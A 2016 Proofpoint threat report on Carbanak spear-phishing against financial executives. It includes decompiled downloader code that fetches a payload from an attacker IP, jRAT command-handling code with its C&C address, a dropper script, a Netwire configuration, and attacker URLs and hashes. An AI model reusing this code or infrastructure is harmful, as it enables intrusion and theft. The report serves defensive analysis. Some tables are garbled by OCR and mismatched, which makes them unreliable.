proofpoint

Carbanak Group Targets Executives of Financial Organizations in the Middle East

March 14, 2016 Authors: Aleksey F, Darien Huss, Chris Wakelin, Chris I, and Proofpoint Staff

The Carbanak group is infamous for infiltrating various financial institutions, and stealing millions of dollars by learning and abusing the internals of victim payment processing networks, ATM networks and transaction systems. Recently, we detected Carbanak campaigns attempting to:

- Target high level executives in financial companies or in financial/decision-making roles in the Middle East, U.S. and Europe
- Spear-phishing emails delivering URLs, macro documents, exploit documents
- Use of Spy.Sekur (Carbanak malware) and commodity remote access Trojans (RATs) such as jRAT, Netwire, Cybergate and others used in support of operations.

1.1 Campaign Targeting Middle East (URLs leading to Exploit Docs)

On March 1st 2016, Proofpoint detected a targeted email sent to hand-picked individuals working for banks, financial organizations, and several professional service companies and companies selling enterprise software. These targets are high level executives and decision makers such as directors, senior managers, regional/country managers, operations managers. The majority of targets work in the Middle East region in countries such as UAE, Lebanon, Kuwait, Yemen and others.



Figure 1: Email sent to executives working in the Middle East

The email contained a URL to a Microsoft Word document hosted on a compromised site churchmanarts[.]com. The document, WRONG_AMOUN-01032016.doc (SHA256: ac63520803ce7f1343d4fa31588c1fef6abb0783980ad0ba613be749815c5900), exploits CVE-2015-2545 when opened to drop and execute a downloader from the client's temporary folder. This document drops essentially the same payload every time, but slightly modified, possibly so that every execution results in a dropped file with a different hash.



Figure 2: CVE-2015-2545 document dropping the malware downloader

Malware: Downloader and Sky.Sekur

After exploiting the vulnerability, the document drops the payload into %TMP%\1B9D.tmp (SHA256: 73259c6eacf212e22adb095647b6ae345d42552911ac93cdf81a3e2005763e74). This payload is a downloader (MSIL/JScript), a MSIL packed executable (PE) that utilizes the Microsoft JScript library to retrieve the hardcoded HTTP location (Figure 4) and then executes the downloaded payload using WScript.Shell. In this case it retrieved the second-stage payload Spy.Sekur from hxxp://78.128.92[.]49/blesx.exe (SHA256: 04e86912d195d9189e64d1ce80374bed3073b0fcb731f3f403822a510e76ebaa).



Figure 3: MSIL JScript downloader retrieving payload

```
JScript 0.r = GlobalObject.ActiveXObject.CreateInstance(new object[]
{
    "WinHttp.WinHttpRequest.5.1"
});
JScript 0.fs = GlobalObject.ActiveXObject.CreateInstance(new object[]
{
    "Scripting.FileSystemObject"
});
JScript 0.u = "http://78.128.92.49/blesx.exe";
```

Figure 4: Decompiled MSIL showing hardcoded payload HTTP target

Blesx.exe is a NSIS self-extracting installer. It is signed with a SHA1 digest Time Doctor LLC certificate, serial number 56:0E:89:8E:A6:CE:12:B2:62:57:40:32:80:76:DC:FB and a SHA256 digest Tragon Corporation certificate, serial number 00:C3:A9:04:56:84:D2:9E:75. The excerpt from the extracted NSIS script shown in Figure 6 depicts the basic functionality of this Carbanak/Spy.Sekur dropper. The filenames of the payloads contained in the NSIS-installer are shown in lines 215, 216, 217 and 221 from the NSIS script excerpt (described in Table 1).



Figure 5: Certificate used to sign the malware

```
206  Function .onInit
207    StrCpy $3 2
208  label_52:
209    IntCmp $1 14617021 0 0 label_55
210    IntOp $1 $1 + $3
211    Goto label_52
212  label_55:
213    DetailPrint $1
214    SetOutPath $INSTDIR
215    File FervencyPoseuseChitchat
216    File "cyan bl 4.ADO"
217    File stole.dll
218    StrCpy $R5 GurnardScapularyHydrograph
219    StrCpy $9 FervencyPoseuseChitchat
220    Push "stole::_Milk(i 870,m $\"$9$\",m $\"$R5$\",i .r0,i .r8,m $\"$\",m $\"cyan bl 4.ADO$\")"
221    File System.dll
222    CallInstDLL $INSTDIR\System.dll Call
223    Quit
224  FunctionEnd
```

Figure 6: Extracted NSIS script showing dropped payload names and execution flow

SHA256 Hash	Filename	Description
9280fa54ee5ac4bb7ca781d2e1e617ad 407615ec8c4c4098aba88092611cbd72	cyan bl 4.ADO	Encoded Spy.Sekur
25e41d2a708cd2ff0f8af0e1e5112a0ef 5220f67d66f8c71ee56a66ae2ce0c15	FervencyPoseuseChitchat	Encoded WinAPIs
7d680d2b30601fb28bac4d71ef4f602bffc 867ccec44899989e26ed68d75d0fa	stole.dll	Decodes and executes Spy.Sekur
44e5dfd551b38e886214bd6b9c8ee913c 4c4d1f085a6575d97c3e892b925da82	System.dll	NSIS System Plug-in, used to execute stole.dll

Table 1: Description of Carbanak NSIS-installer payloads

The basic functionality of the NSIS installer begins first with System.dll, which is used to execute stole.dll with the provided parameters on line 220. Additional WinAPIs needed by stole.dll are decoded from the file FervencyPoseuseChitchat (Table 1). Next, the file "cyan bl 4.ADO" is decoded using the key GurnardScapularyHydrograph provided by the NSIS script, resulting in a Carbanak/Spy.Sekur payload (SHA256: 2a087005db13302e90156829ce2b03c01063e364da3e3db153e4f47d61038757). The decoding algorithm is almost identical to Malwarebytes research[3], however the prev_j value is instead initialized to "key[0] % keylen".

Figure 7: Spy.Sekur HTTP GET command-and-control (C&C) beacon



Figure 8: Spy.Sekur TCP C&C beacon

Malware: Java-based RAT, jRAT

At the same time they were spreading Spy.Sekur, the attackers also sent emails (with some target overlap) containing URLs linking to jRAT. The email contained a URL to a Java JAR file hosted on a compromised site damianroz[.]com. The malware file, captioned_transactionutrno_fftt16044002829-dtd02032016imagejpg.jar (SHA256: 04281900f08d55a3adc80182419609faf4c49d260d18496ecb3d3b90caca0612) communicates to C&C address 185.29.9[.]16.

```
static {
    ch = new ClientHandler("185.29.9.16", 3517);
}
if ("GetSystemInfo".equals(value)) {
    this.SendPacket(new SystemInformation());
}
else if ("GetDriveInfo".equals(value)) {
    this.SendPacket(new DriveInformation());
}
else if (value.startsWith("Kill")) {
    Runtime.getRuntime().exec("taskkill.exe /F /PID " + value.replace("Kill|PID: ", ""));
}
else if (value.startsWith("CMD|")) {
    this.SendPacket(this.getCMD(value.replace("CMD|", "")));
}
else if ("StartChat".equals(value)) {
    this.chat.show();
}
else if (value.startsWith("Chat|")) {
    this.chat.add(value.replace("Chat|", ""));
}
else if ("EndChat".equals(value)) {
    this.chat.hide();
}
else if ("GetClipboard".equals(value)) {
    this.SendPacket(new Clipboard());
}
```

Figure 9: Excerpts from decompiled jRAT code

This RAT gives the attacker the functionality to chat with the victim, manage files (copy, create, delete, download, get dride listing, move, rename, run), keylogger, manage processes (kill, create), monitor clipboard, monitor webcam by taking images and capture, record sound, reboot, shutdown, logoff, modify registry (read, delete, write keys), read hosts file, get the victim's geographic location, and other capabilities.

The following evidence enabled us to connect this RAT to same group distributing Spy.Sekur:

- Similarity in payload URLs. For example, the malicious URL in the email leading to Spy.Sekur is shown first and the malicious URL leading to jRAT is shown below it:
  hxxp://churchmanarts[.]com/googlesqlz/22t/download.php?file=[base64 string]
  hxxp://damianroz[.]com/22t/download.php?file=[base64 string]

- Overlap in sender email addresses

- The jRAT C&C IP address, 185.29.9[.]16 was observed as the first one to download the malicious document from churchmanarts[.]com. We believe that 185.29.9[.]16 was under the control of the attacker and used as a proxy and C&C address.

1.2. Campaign Targeting U.S. and Europe (Macro Document Attachments)

On March 4th 2016, Proofpoint detected more targeted emails sent to individuals (as well as support and operational aliases) working for financial industry, mass media, and other seemingly unrelated targets in fire, safety, air conditioning and heating. These individuals all worked in financial and helpdesk roles such as account manager, credit controller, and IT support. Unlike the previously described campaign, majority of targets work in U.S.- and Europe-based companies.



Figure 10: Example email sent in March 4th campaign with subject "Balance Confirmation as on March 05 2016"

Unlike the March 1st campaign, which contained links to exploit documents, this campaign employed documents attached to email messages. The two observed documents "remitter request_2016-03-05-122839.doc" and "Reverse debit posted in Error 040316.doc" use macros to download the final Spy.Sekur payload from hxxp://154.16.138[.]74/sexit.exe.



Figure 11: Attachment "remitter request_2016-03-05-122839.doc"



Figure 12: Attachment "Reverse debit posted in Error 040316.doc"

Malware: Spy.Sekur

Once the user enables the malicious macros embedded in the document attachment, each document downloads Spy.Sekur payload from hxxp://154.16.138[.]74/sexit.exe (SHA256: 9758aa737004fc3fc6bc7d535e604324b6e42c7c19459f575083a411a4774b18). Unlike the March 1st campaign, there is no separate downloader. As before, however, the payload is a NSIS-self extracting installer signed with the same Time Doctor LLC and Tragon Corporation certificates.

Once installed and running, Spy.Sekur beacons to the same C&C server www[.]carenty44[.]net and IP address 78.128.92[.]29. Similarly, in the custom TCP C&C beacon, the string "ArabLab0" can be observed; this is a hardcoded value possibly used as the campaign identifier for these attacks.

Malware: Netwire

While we did not observe any emails attempting to infect targets with Netwire in this campaign, we discovered it hosted on hxxp://154.16.138[.]74/vex.exe (SHA256: 33808e7f7837323686c10c5da1e60812 afe041f28004ee667a5683a53532206c), which was also hosting Spy.Sekur. We believe the Netwire may have been spread as a part of the same campaign.

The following evidence enabled us to connect this Netwire malware to the same group distributing Spy.Sekur:

Exhibits behavior characteristic of Netwire RAT (Config Extracted)

password: Password
connect_interval: 10
copy_to_local_path: No
delete_original_file: Yes
offline_keylogger: No
lock_executable: No
mutex: bKeCVSPb
c2_list: 185.29.9.16:9211;
host_id: HostId-wYCquk
allow_multiple_instances: No
proxy_type: None

Figure 13: Extracted Netwire configuration

- The payload IP address that hosted Spy.Sekur and Netwire at the same time
- hxxp://154.16.138[.]74/vex.exe (Netwire)
- hxxp://154.16.138[.]74/sexit.exe (Spy.Sekur)
- The Netwire C&C IP address, 185.29.9[.]16, is once again the same IP that was used as C&C for the previously described jRAT and observed downloading the malicious document from churchmanarts[.]com.



Figure 14: Maltego graph illustrating Spy.Sekur connections to other RATs

1.3 Regional Targeting Statistics

Analyzing a combination of logs (specifically, IP addresses downloading malicious documents, with our best effort to filter out security researchers) and statistics on recipients of the malicious emails, we created a chart showing the targeted countries (Figure 15). Targets in the U.S. heavily outweigh other countries due to the preponderance of financial organizations based. Organizations in Middle Eastern countries such as Oman, United Arab Emirates, Kuwait, and others were the next most-targeted.



Figure 15: Campaign targeting by country

2. Additional Carbanak Campaigns and Payloads

While searching for additional occurrences of the MSIL/JScript downloader, we uncovered an additional payload URL that was rotated several times producing different payloads. As shown in the Maltego graph in Figure 14, several MSIL/JScript downloaders were pointed at the URL: hxxp://172.98.202[.]171/famzy/final.exe. MorphineRAT, DarkComet, and most notably Spy.Sekur have been observed being hosted at the URL (Table 2).

SHA256	Payload family	C&C
86c20c0e0417e73b51241a769164ddb33429a255f40e6bd1c86bed537b2eec1d	Spy.Sekur	Encoded Spy.Sekur
dd92174f158778849f81f6971b7bc9bbda7d737b6911f50c19212fb0e728bebf	MorphineRAT	Encoded WinAPIs
344b79f93d99317087403e7422b5638705066d4fa6abf69d861cad0537fe1a10	MorphineRAT	Decodes and executes Spy.Sekur
35eff02140b6c8ed8d34cfc40c5032525888632a964ea9c8180c0912e69b32a1	DarkComet	NSIS System Plug-in, used to execute stole.dll
a066943aef22d6dde725b0334e69cba4436e38af991f79fab037c3e63d4f463c	DarkComet	Decodes and executes Spy.Sekur
155f9a071a3bf46b99c8423de482265191a124c15668300d7258a6d56eababbd	DarkComet	NSIS System Plug-in, used to execute stole.dll
9d1fda93fdc08d28f1ec109cf187bd6b56b011e73f12722c0f79652e290c059b	DarkComet	

Table 2: Rotated /famzy/final.exe payloads

2.1. The “TUBOR0” Campaign

The Spy.Sekur (SHA256: 86c20c0e0417e73b51241a769164ddb33429a255f40e6bd1c86bed537b2eec1d) payload contained the hardcoded identifier “TUBOR0”. We have observed additional samples using the same identifier, including one (SHA256: 18f29f44d40846850a10f4eb5d217685e5853acababd08c7fdf4e3106452d33c) signed with the same Time Doctor LLC certificate previously mentioned as well as a SHA256 digest MicroHealth certificate, serial number 00:8F:3A:01:E1:C3:EE:AF:CC:BB:E6:22:95:50:7A:4E:20. An additional “TUBOR0” sample (SHA256: 390cffc97ad6982a3f7c7a1bbbc65bf2abf797267b134a58581b644cb5595f26) was found being dropped by a PowerPoint document (SHA256: e8023e1362ee9240658565eabd18405e2694906a521377222984b82fdbb22714), likely exploiting CVE-204-6352. This sample was not signed; however, it was configured to use the same C&C (www[.]googlesswe[.]com and 149.202.29[.]77) as the MicroHealth signed Spy.Sekur. Furthermore, an “ArabLab0” sample was found hosted at hxxp://87[.]120[.]37[.]90/fend.png configured with the same C&C as other “ArabLab0” samples, however neither a downloader or an email campaign has been discovered utilizing the fend.png URL. The overlaps in the Spy.Sekur campaigns as well as the DarkComet and MorphineRAT activity are illustrated in the Maltego graph in Figure 16.

Figure 16: Maltego graph of TUBOR0. ArabLab0 Spy.Sekur overlap and additional RATs

2.2. MorphineRAT / DarkComet Connections

Finally, we researchers observed an email campaign utilizing a CVE-2015-2545 attachment (SHA256:a400ef9313199f5795de45cbe6e31c4001c973e1c7fe9676bd5d301c977f8dac) whose payload was a MSIL/JScript Downloader (SHA256:cb6f847bcb8f585bc635157b5906e2da423c04b862a5ee8036fb5dd2e1ce71a4) configured to download a final payload from hxxp://172.98.202[.]171/famzy/final.exe. While the targeting for this campaign is not consistent with previous email campaigns that we have attributed to Carbanak, definite similarities and overlap exist, including:

- CVE-2015-2545 exploit attachments with same metadata
- Exploit attachments delivering MSIL/JScript Downloader
- MSIL/JScript Downloader targets in both instances at some point were Spy.Sekur

Although none has been proven definitively at this time, we have several possible explanations for a connection between the DarkComet/MorphineRAT and Carbanak actors:

- DarkComet/MorphineRAT and Carbanak actor(s) are employing the same payload delivery service.
- DarkComet/MorphineRAT and Carbanak actor(s) work closely together to achieve their goals (partnership, hired help, etc.).
- DarkComet/MorphineRAT activity is conducted by Carbanak actor(s) however the responsible operators are potentially functioning with different goals in mind as illustrated by the wide range of targeted vertical industries.

2.3. Usage of Signed Payloads

As discussed above, numerous Spy.Sekur payloads have been signed using stolen or fraudulent certificates. In addition to Spy.Sekur, these certificates have been used to sign many other samples belonging to different families, including various crypto ransomware variants (Locky, TeslaCrypt, CryptoWall, Raas, Critroni), Neurevt, and Luminosity Link RAT. It is possible that the Carbanak actor(s) are using signing certificates that are also made available to other groups and actors, therefore observing these certificates is not a strong enough indicator for Carbanak activity.

2.4. An Even Older Campaign Delivering Toshliph & CyberGate

While this RAT was involved in a much older campaign than described in this document, we have previously observed Toshliph (another malware in Carbanak arsenal) downloading Cybergate as a secondary payload. We include this information here for completeness. On August 26, 2015, a document “Application form USD duplicate payment.doc” (SHA256: a56c14acef1e0e2e262b5670e539c0008fdb785edf3e96ef285017894b598596) was sent as an email attachment to a list of individuals working at U.S.-based financial organizations. It exploited CVE-2015-1770 and CVE-2015-1641 to drop Toshliph (SHA256: bf4d24021fa5210eece4dffb7d1c53450c8401b319597669680d69617fa874ba). Toshliph (C2: 78.128.92[.]117) in turn downloaded CyberGate (C2: 93.115.38[.]202). It should be noted that the C&C for this old Aug 2015 Toshliph campaign is in the same netblock as the March 2016 Spy.Sekur campaigns.

Conclusion

The Carbanak group has been behind a number of attacks since 2013, most characterized by APT-style campaigns targeting multiple groups with a variety of malware. In this case, we saw the group use new exploits, macro documents, and RATs to target new groups outside their usual Russian domains. The group used attachment campaigns, URLs linking to exploit documents, and sophisticated malware to go after targets in the US and Middle East. The group also expanded its targeting from financial institutions to seemingly unrelated targets in fire, safety, and HVAC. However, as we learned from the Target data breach, among others, vendors and suppliers can give attackers a point of entry into their real target.

References

[1] https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf
[2] https://www.fox-it.com/en/files/2014/12/Anunak_APT-against-financial-institutions2.pdf
[3] https://blog.malwarebytes.org/intelligence/2015/07/revisiting-the-bunitu-trojan/

Table 3: Indicators of Compromise

IOC	IOC Type	Description
hxxp://churchmanarts[.]com/googlesqlz/22t/download.php?file=MTMxNzgyMjcyM19fX193cm9uZ19hbW91bi0wMTAzMjAxNi5kb2M=	Spy.Sekur	Encoded Spy.Sekur
hxxp://damianroz[.]com/22t/download.php?file=NjA0Mjgx MDNfX19fY2FwdGlvbmVkX3RyYW5zYWN0aW9udXRybm9fZm Z0dDE2MDQ0MDAyODI5LWR0ZDAyMDMyMDE2aW1hZ2Vqc GcuamFy vbmVkX3RyYW5zYWN0aW9udXRybm9fZmZ0dDE2M DQ0MDAyODI5LWR0ZDAyMDMyMDE2aW1hZ2VqcGcuamFy	MorphineRAT	Encoded WinAPIs
hxxp://78.128.92[.]49/blesx.exe	URL	MSIL/Jscript downloader payload
